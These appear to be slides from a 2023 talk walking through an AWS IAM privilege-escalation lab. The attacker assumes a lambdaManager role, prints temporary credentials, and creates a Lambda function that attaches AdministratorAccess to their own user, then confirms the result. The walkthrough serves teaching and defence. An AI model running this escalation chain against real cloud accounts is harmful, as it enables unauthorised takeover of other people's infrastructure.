
Assume a role

- Create access token and create a profile with that token



```
d7mekz@d7buntu:~$ aws sts assume-role --role-arn arn:aws:iam::071745459242:role/cg-lambdaManager-role-lambda_privesc_
gidk69ezo98nb --role-session-name lambdaManager --profile chris
{
    "Credentials": {
        "AccessKeyId": "ASIARBNC42QVOJTFWRKI",
        "SecretAccessKey": "SwjZRx6Mugc8eyFuoTX1+jxZrCJ2VTMxkygZddKY",
        "SessionToken": "FwoGZXIvYXdzEML//////////wEaDO2qIcJVOIGHBwKTeCKxAb2zxgtou++W9SrD4gUsHZUi0WAAKguMJQwFyzKgVvTb
Bi0P7FMlPVjffJLjuCtZoCJ2Mga3smzp599MY0ivoZbts7FrtjqXsAIznnILacvwycBd+tZ8mH8686XCAo4SDgg5932bQ9aTRyyxwPCID/i7c570l9qJ1
4n8pyYw9vZqVEOfe+Cq1jSbAW11wf/ANXOSte/u5AC531OMYjw2ZXEsbmo59B5+bA22Ujz0MqeSj00fWmBjItFb/JKtgfaI/Q21NCL0CyhfJSWjbdd4o1
IHMZ8b0phfisIEI7Tzr0x6qPs/6",
        "Expiration": "2023-08-17T01:25:24+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROARBNC42QVDLBIHJ6NK:lambdaManager",
        "Arn": "arn:aws:sts::071745459242:assumed-role/cg-lambdaManager-role-lambda_privesc_cgidk69ezo98nb/lambdaMana
er"
    }
```

Fig 6. Assume role "lambdaManager"




```
d7mekz@d7buntu:~$ aws configure --profile lambdaManager
AWS Access Key ID [None]: SIARBNC42QVOJTFWRKI
AWS Secret Access Key [None]: SwjZRx6Mugc8eyFuoTX1+jxZrCJ2VTMxkygZddKY
Default region name [None]:
Default output format [None]:
```

Fig 7. Make profile "lambdaManager"


Make Lambda function and execute with a new profile

- Connect Chris IAM to AdministratorAccess policy



```python
from boto3 import *
def lambda_handler(evt, cont):
        cli = client('iam')
        resp = cli.attach_user_policy(
                UserName='chris-lambda_privesc_cgidk69ezo98nb',
                PolicyArn='arn:aws:iam::aws:policy/AdministratorAccess'
        )
        return resp
```


Fig 8. Lambda function



```
d7mekz@d7buntu:~/Desktop/niko$ aws lambda invoke --function-name admin_function out.txt --profile lambdaManager
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

Fig 9. Execute function

Result



```
d7mekz@d7buntu:~/Desktop/niko$ aws iam list-attached-user-policies --user-name chris-lambda_privesc_cgidk69ezo98nb --profile chris
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-chris-policy-lambda_privesc_cgidk69ezo98nb",
            "PolicyArn": "arn:aws:iam::071745459242:policy/cg-chris-policy-lambda_privesc_cgidk69ezo98nb"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Fig 10. Result of attack

II Exploitation



sts:AssumeRole
cg-lambdaManager-role-lambda_privesc
cg-lambdaManager-policy-lambda_privesc
Chris(Attacker)
chris-lambda_privesc
LambdaManager
cg-debug-role-lambda_privesc
Lambda Function
Attach user policy

Fig 11. Attack chain

Misconfiguration Vulnerability

- When security settings or access controls are left in their default or weak state, it allows attackers to easily identify and exploit weaknesses.




Fig 12. State of Cloud Security 2021

2023.8.24

Digitial Forensics

TEAM

SINCHE.INC

SPEAKER

DaKyung Kim

Thank you